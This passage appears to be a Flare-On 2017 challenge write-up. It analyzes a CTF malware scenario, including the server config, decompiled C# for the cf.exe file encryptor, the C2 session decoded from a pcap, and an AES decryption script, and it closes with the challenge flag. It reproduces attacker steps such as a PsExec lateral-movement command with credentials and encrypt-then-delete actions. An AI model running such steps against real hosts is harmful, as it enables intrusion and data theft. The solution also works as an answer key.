This file is the exact same size as the decoded `secondstage` binary and differs only in a small section that corresponds to the configuration block; everything else is byte-for-byte identical. Decoding the configuration block shows the data in Figure 56. This may be confusing at first because there is no obvious C2 server, and that is because this sample actually acts as a server instead. Offset 4 contains DWORD 0x4044 (16452) which specifies the port for the malware to bind to and listen for incoming connections. The same password is present ("`welcomepass1!1`") and the same mutex name("`asdliugasldmgj`"), but a different comment ("`feye2017 srv`").

```
00000000: 17 04 17 20 44 40 00 00  00 00 00 00 00 00 00 00  ... D@..........
00000010: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000020: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000030: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

```
...
000000F0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000100: 00 00 00 00 00 00 00 00  00 00 00 00 77 00 65 00  ............w.e.
00000110: 6C 00 63 00 6F 00 6D 00  65 00 70 00 61 00 73 00  l.c.o.m.e.p.a.s.
00000120: 73 00 31 00 21 00 31 00  00 00 00 00 00 00 00 00  s.1.!.1.........
00000130: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
...
000001F0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000200: 00 00 00 00 00 00 00 00  00 00 00 00 66 00 65 00  ............f.e.
00000210: 79 00 65 00 32 00 30 00  31 00 37 00 20 00 73 00  y.e.2.0.1.7. .s.
00000220: 72 00 76 00 00 00 00 00  00 00 00 00 00 00 00 00  r.v.............
00000230: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
...
000002F0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000300: 00 00 00 00 00 00 00 00  00 00 00 00 61 00 73 00  ............a.s.
00000310: 64 00 6C 00 69 00 75 00  67 00 61 00 73 00 6C 00  d.l.i.u.g.a.s.l.
00000320: 64 00 6D 00 67 00 6A 00  00 00 00 00 00 00 00 00  d.m.g.j.........
00000330: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
...
000003F0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000400: 00 00 00 00 00 00 00 00  00 00 00 00              ............
```

Figure 56: Second malware (server) configuration

MD5 22eef49edcaa9db5bdf90bb0147fb8b3: cf.exe

This is a .NET assembly that has been obfuscated just enough to be annoying. Figure 57 shows the file loaded into dnSpy. The really useful de4dot tool can remove many common .NET obfuscations and rename things to at least be readable. This result text is shown in **Appendix B**. Reading this code is pretty straightforward – the program expects two arguments on the command line: a file path to process and a Base64-encoded string that will be used as an AES256 key. The program encrypts both the file path and the file contents. The final output file starts with the string "cryp", followed by the IV and SHA256 hash, followed by the encrypted bytes. The output file will have the string ".cry" at the end of its filename. A python script is shown in **Appendix C** that can decrypt these output files.

```
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;
using System.Threading;

// Token: 0x02000002 RID: 2
internal class \u200F\u206E\u200D\u206B\u202E\u206C\u200F\u206E\u202A\u202C\u200E\u206F\u200F\u200C\u202B
  \u206B\u206E\u202D\u202B\u202A\u202E\u206B\u206D\u200E\u200D\u200E\u202B\u200B\u206F\u206E\u202D\u206A
  \u202E\u202B\u206C\u206E\u206D\u206C\u206F\u202E\u202E
{
    // Token: 0x06000002 RID: 2 RVA: 0x00002064 File Offset: 0x00000264
    private static void \u202B\u200C\u200E\u202B\u202A\u202A\u200F\u202C\u202C\u206E\u200B\u206B\u200C
      \u206B\u200F\u202E\u200D\u202B\u200B\u206D\u206D\u206D\u202D\u200E\u206C\u202B\u200C\u200B\u202C
      \u200C\u200C\u202C\u200D\u200B\u200E\u206B\u202D\u206D\u200D\u206E\u202E(string[] array)
    {
        if (array.Length != 2)
        {
            return;
        }
        string text = array[0];
        string text2 = array[1];
        \u200F\u206E\u200D\u206B\u202E\u206C\u200F\u206E\u202A\u202C\u200E\u206F\u200F\u200C\u202B\u206B
          \u206E\u202D\u202B\u202A\u202E\u206B\u206D\u200E\u200D\u200E\u202B\u200B\u206F\u206E\u202D\u206A
          \u202E\u202B\u206C\u206E\u206D\u206C\u206F\u202E\u202E.\u200D\u206B\u202B\u202B\u200B\u202E
          \u206E\u206F\u206C\u202A\u206E\u202B\u200E\u202C\u200B\u202A\u200D\u200E\u200F\u202A\u200B\u202C
          \u202A\u202C\u200C\u202C\u202C\u206E\u200D\u206D\u200D\u200E\u202B\u206D\u200F\u206E\u202D\u206E
          \u206F\u200C\u202E(text, text2);
        Thread.Sleep(10000);
    }

    // Token: 0x06000003 RID: 3 RVA: 0x00002094 File Offset: 0x00000294
    public static bool \u200D\u206B\u202B\u202B\u200B\u202E\u206E\u206F\u206C\u202A\u206E\u202B\u200E
      \u202C\u200B\u202A\u200D\u200E\u200F\u202A\u200B\u202C\u202A\u202C\u200C\u202C\u202C\u206E\u200D
      \u206D\u200D\u200E\u202B\u206D\u200F\u206E\u202D\u206E\u206F\u200C\u202E(string text, string s)
    {
        string path = text + ".cry";
        SHA256 sHA = SHA256.Create();
        byte[] array = Convert.FromBase64String(s);
        try
        {
            if (array.Length != 32)
            {
                throw new ArgumentException("");
            }
            byte[] array2 = File.ReadAllBytes(text);
            using (Aes aes = Aes.Create())
            {
                aes.KeySize = 256;
                aes.Key = array;
                aes.GenerateIV();
```

Figure 57: Obfuscated code view from dnSpy

MD5 8bf72789dcc08e08b7ccf0ee879135e1: lab10.zip.cry

This is the file containing the desired "real" Flare-On binary to analyze. It starts with the string "`cryp`" and the filename ends in "`.cry`", meaning it was likely encrypted with the `cf.exe` utility.

Final Pcap analysis

A summary of the C2 commands sent by the server are listed below. A separate file available for download contains the full parsed output generated by our solver script.

- Authenticate with the malware by supplying password “`welcomepass1!1`”. This string is checked against offset 0x10c in the decoded configuration block, which is the correct password.
- Query the currently loaded plugins, and the malware replies with the three built-in plugins: the MainC2 plugin and the null Compression and null Encryption plugins.
- Transfer and load encryption module RC4
- Transfer and load encryption module Substitution
- Transfer and load encryption module Base64
- Transfer and load encryption module XTEA
- Transfer and load compression module ZLib
- Query host information, revealing that the hostname is “`JOHNJACKSON-PC`”, the username is “`john.jackson`”, and the malware comment is “`feye2017 cli`”.
- Query plugins again
- Transfer and load C2 module File
- Drive list
- Directory listings: `c:\`, `c:\work`
- Transfer and load C2 module Shell
- Start an interactive shell
- Change to the c:\work\FlareOn2017\Challenge_10 directory
- Examine TODO.txt. The contents are: "`Check with Larry about this.`”
- Make directory `c:\staging`
- Transfer and load C2 module Screen
- Take a screenshot using a bit-depth of 8. The reconstructed bitmap shown in Figure 58 conveniently contains a web browser viewing an internal FLARE wiki page about with information about the “stolen” challenge – enlarged in Figure 59. We ended up renumbering

the challenges, hence why the picture describes “Challenge 10”. Of note is that the page says that the file is on the author’s system (`larryjohnson-pc`) and that it is in a password-protected ZIP file, using the password “`infectedinfectedinfectedinfectedinfected919`”. Hopefully you didn’t spend a lot of time trying to brute-force the zip password.



Figure 58: Screenshot of johnjackson-pc



Figure 59: Enlarged wiki page

- Ping `larryjohnson-pc`, revealing that the IP address is 192.168.221.105.
- Transfer `PsExec` to `c:\staging\pse.exe`
- Transfers a server version of the malware to `c:\staging\srv2.exe`
- Execute srv2.exe on the remote system using pse.exe with the command line below. This indicates that the attacker obtained the password for `larry.johnson` through some unknown manner. The successful response shows that the credentials are valid.
    - “`pse.exe \\larryjohnson-pc -i -c -f -d -u larry.johnson -p n3v3rgunnag1veUup -accepteula srv2.exe`”
- Transfer and load C2 module Proxy
- Initiate a proxied connection to 192.168.221.105 on port 16452 – the port that `srv2.exe` is listening on `larryjohnson-pc`.
- Begins shuttling data to and from larryjohnson-pc. Contents of proxy connection are explained next.

- Query active proxy connections
- Deactivate the shell, close the proxy connection, and exit.

The proxy connection makes use of the same protocol but with a different set of transferred plugins.

- Authenticate with the malware, using the same password “`welcomepass1!1`”
- Query the current plugins, which just contains the three built-in plugins
- Transfer and load encryption module Blowfish
- Transfer and load encryption module Simple XOR
- Transfer and load encryption module 3DES
- Transfer and load encryption module Camellia
- Transfer and load compression module aPLib
- Transfer and load compression module LZO
- Query host information, revealing that the hostname is “`LARRYJOHNSON-PC`”, the username is “`larry.johnson`”, and the malware comment is “`feye2017 srv`”.
- Query loaded plugins
- Transfer and load C2 module Screen.
- Take a screenshot using a bit-depth of 32. The reconstructed bitmap is shown in Figure 60. There is nothing of note in this picture, other than evidence of Larry’s deep and unsettling love of Rick Astley.



Figure 60: Reconstructed screenshot of larryjonshon-pc desktop

- Transfer and load C2 module File
- Drivelist
- Dirlist: `c:\`, `c:\work`
- Transfer and load C2 module Shell
- Change to the c:\work\flareon2017 directory and examine the README.md file, revealing the contents in Figure 61

```
# GoChallenge
Go Lang FlareOn Challenge

To run the challenge:
$ go run challenge.go

To build the challenge:
$ go build challenge.go

Note: I think my password is good. Why do you guys want me to change it?
```

Figure 61: Contents of README.md

- Create the directory `c:\staging`

- Transfer the cryptfile utility `c:\staging\cf.exe`
- Run the following command, encrypting the lab10.zip and creating lab10.zip.cry
    - “`c:\staging\cf.exe lab10.zip tCqlc2+fFiLcuq1ee1eAPOMjxcdijh8z0jrakMA/jxg=`”
- Delete lab10*
- Deactivate the shell and exit.

Post Analysis

After recovering lab10.zip.cry and implementing a decryption script shown in **Appendix C** using the password from the recovered command line, we recover lab10.zip (MD5 31aebea0ae0ecfb370890c74348b1ffe). Using the zip password obtained from the screenshot of JOHNJACKSON-PC computer, we unzip the package and obtain challenge10 binary (MD5 591e5d8bdb91e1d1e04463a372bf7102). As the wiki page in the screenshot said, this a 64-bit GoLang binary. Very annoying, but at least symbols aren’t stripped. Go ahead and load it in your favorite reverse engineering tool… or you could just try running it (in a VM of course!) and see in Figure 62 that the output is nicely given you here. At last some good news. With that, we’re done. Congratulations!

```
/work/GoChallenge/build$ ./challenge10
hello world
The answer is: 'n3v3r_gunna_l3t_you_down_1987_4_ever@flare-on.com'
```

Figure 62: Output when running challenge10 binary

Appendix A: Transferred Files

MD5	File
02e90b48ba0be175d6b5768d1884a187	coolprogram.exe
3db90969c4a73a6b27c07a315fbb9406	20170801_1300_filtered.pcap
128321c4fe1dfc7ff25484d813c838b1	secondstage, encoded
6f53a0ed92c00f3e6fc83e0da28aaf19	secondstage, decoded
15801d18d54c9fa94010f48ab97096c6	Screenshot of second system with BMP header added. Nothing of interest
22eef49edcaa9db5bdf90bb0147fb8b3	cf.exe. .NET utility to encrypt a file
27304b246c7d5b4e149124d5f93c5b01	pse.exe: SysInternals PsExec utility
8bf72789dcc08e08b7ccf0ee879135e1	lab10.zip.cry – Encrypted lab10.zip
bf0a86db982de1996c0dc49d681dbe81	srv2.exe: Server version of secondstage malware executed on second host.
df328417c4854dad1d1a6d1e939868c7	Screenshot of first system (with BMP header added). Contains the zip password
31aebea0ae0ecfb370890c74348b1ffe	Decrypted lab10.zip
591e5d8bdb91e1d1e04463a372bf7102	challenge10: Final challenge binary

Table 1: Transferred files (non-plugins)

Export DLL name	MD5	Plugin GUID (as byte array)	Contents
N/A	N/A (built-in)	51298F741667D7ED2941950106F50545	Crypto Pass-through
N/A	N/A (built-in)	f37126ad88a5617eaf06000d424c5a21	Compress : Pass-through
N/A	N/A (built-in)	155bbf4a1efe1517734604b9d42b80e8	C2: Main C2
r.dll	f873a174ccb567670e222c1f37195cf2	c30b1a2dcb489ca8a724376469cf6782	Crypto: RC4
t.dll	6e8866fc570d74ab21b99f687c108105	38be0f624ce274fc61f75c90cb3f5915	Crypto: Lookup table
6.dll	fb5acf29a468df13c2289f3e96027f12	ba0504fcc08f9121d16fd3fed1710e60	Crypto: Custom Base64
x.dll	59061be984a290dd9c9320edb569ac71	b2e5490d2654059bbbab7f2a67fe5ff4	Crypto: XTEA
b.dll	935579cedacc17cc09096bb2fdf94b67	2965e4a19b6e9d9473f5f54dfef93533	Crypto: Blowfish
e.dll	bc9dd7421b8ac9494c63ca914dd20131	8746e7b7b0c1b9cf3f11ecae78a3a4bc	Crypto: Simple XOR
d.dll	7a199d23e020cee581d01abdb656bb29	46c5525904f473ace7bb8cb58b29968a	Crypto: 3DES

c.dll	7ce8b4d35df8c7da55789ab8cf372f5f	9b1f6ec7d9b42bf7758a094a2186986b	Crypto: Camellia
z.dll	114a99b58940c5f5dd41114fe340468e	5fd8ea0e9d0a92cbe425109690ce7da2	Compress: Zlib
l.dll	5abd114aeb2af11c9b12c4918c5eb261	0a7874d2478a7713705e13dd9b31a6b1	Compress: LZO
a.dll	e6895743ba3e996036d65f80fbae1827	503b6412c75a7c7558d1c92683225449	Compress: APLib
f.dll	4b05ff9bf7f59bf411a605b24c28a5b5	f47c51070fa8698064b65b3b6e7d30c6	C2: File
s.dll	ac9f33da50bb56522402bf01bb1df548	f46d09704b40275fb33790a362762e56	C2: Shell
p.dll	9e5ca05e6fe30a37056c290a9fc7177c	77d6ce92347337aeb14510807ee9d7be	C2: Proxy
m.dll	3f002fa74b02da598f39a867e2d052a0	a3aecca1cb4faa7a9a594d138a1bfbd5	C2: Screen

Figure 63: Malware Plugins

Appendix B: Deobfuscated decompiled cf.exe

```
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;
using System.Threading;

// Token: 0x02000002 RID: 2
internal class Class0
{
    // Token: 0x06000002 RID: 2 RVA: 0x00002064 File Offset: 0x00000264
    private static void Main(string[] args)
    {
        if (args.Length != 2)
        {
            return;
        }
        string string_ = args[0];
        string string_2 = args[1];
        Class0.smethod_0(string_, string_2);
        Thread.Sleep(10000);
    }

    // Token: 0x06000003 RID: 3 RVA: 0x00002094 File Offset: 0x00000294
    public static bool smethod_0(string string_0, string string_1)
    {
        string path = string_0 + ".cry";
        SHA256 sHA = SHA256.Create();
        byte[] array = Convert.FromBase64String(string_1);
        try
        {
            if (array.Length != 32)
            {
                throw new ArgumentException("");
            }
            byte[] array2 = File.ReadAllBytes(string_0);
            using (Aes aes = Aes.Create())
            {
                aes.KeySize = 256;
                aes.Key = array;
                aes.GenerateIV();
                aes.Padding = PaddingMode.PKCS7;
                aes.Mode = CipherMode.CBC;
                long value = (long)array2.Length;
                byte[] bytes = BitConverter.GetBytes(value);
                byte[] array3 = sHA.ComputeHash(array2);
                byte[] bytes2 = Encoding.ASCII.GetBytes("cryp");
                string fullPath = Path.GetFullPath(string_0);
                byte[] bytes3 = Encoding.UTF8.GetBytes(fullPath);
                byte[] bytes4 = BitConverter.GetBytes(bytes3.Length);
                ICryptoTransform transform = aes.CreateEncryptor();
```

```
                using (MemoryStream memoryStream = new MemoryStream())
                {
                    using (CryptoStream cryptoStream = new
CryptoStream(memoryStream, transform, CryptoStreamMode.Write))
                    {
                        cryptoStream.Write(bytes4, 0, bytes4.Length);
                        cryptoStream.Write(bytes3, 0, bytes3.Length);
                        cryptoStream.Write(bytes, 0, bytes.Length);
                        cryptoStream.Write(array2, 0, array2.Length);
                    }
                    byte[] array4 = memoryStream.ToArray();
                    using (FileStream fileStream = File.Open(path,
FileMode.Create))
                    {
                        fileStream.Write(bytes2, 0, bytes2.Length);
                        fileStream.Write(aes.IV, 0, aes.IV.Length);
                        fileStream.Write(array3, 0, array3.Length);
                        fileStream.Write(array4, 0, array4.Length);
                    }
                }
            }
        }
        catch (Exception)
        {
            Console.WriteLine("Error");
        }
        return true;
    }
}
```

Appendix C: File decrypt script

```
import sys
import struct
import hashlib
import Crypto
import Crypto.Cipher.AES

g_testKey = "tCqlc2+fFiLcuq1ee1eAPOMjxcdijh8z0jrakMA/jxg="
def _unpad(s):
    return s[:-ord(s[len(s)-1:])]

def processFile(inpath, outpath, testKey):
    inBytes = open(inpath, 'rb').read()
    if len(inBytes) < 52:
        print('File too short!')
        return
    if inBytes[0:4] != 'cryp':
        print('Missing "cryp" beginning signature. Bailing out')
        return
    iv = inBytes[4:4+16]
    hashVal = inBytes[20:20+32]
    testKey = testKey.decode('base64')
    cipher = Crypto.Cipher.AES.new(testKey, Crypto.Cipher.AES.MODE_CBC, iv)
    decData = _unpad(cipher.decrypt(inBytes[52:]))
    nameLen = struct.unpack_from('<I', decData)[0]
    origName = decData[4:nameLen+4]
    buffLen = struct.unpack_from('<Q', decData, nameLen+4)[0]
    buff = decData[nameLen+4+8:nameLen+4+8+buffLen]
    print('Using original filepath: %s' % origName.decode('utf8'))
    if len(buff) != buffLen:
        print('Uh oh - buff is the wrong size')
        return
    calcHash = hashlib.sha256(buff).digest()
    if calcHash == hashVal:
        print('Hashes Match!')
    else:
        print('Hashes differ:\n %s vs\n %s' % (
                hashVal.encode('hex'), calcHash.encode('hex')))
    print('Writing to file: %s' % outpath)
    with open(outpath, 'wb') as ofile:
        ofile.write(buff)

def main():
    if len(sys.argv) == 3:
        processFile(sys.argv[1], sys.argv[2], g_testKey)
        print("Done")
    else:
        print('Usage: decryptfile.py <inputfile> <outputfile> [key]')
        return
if __name__ == '__main__':

    main()
```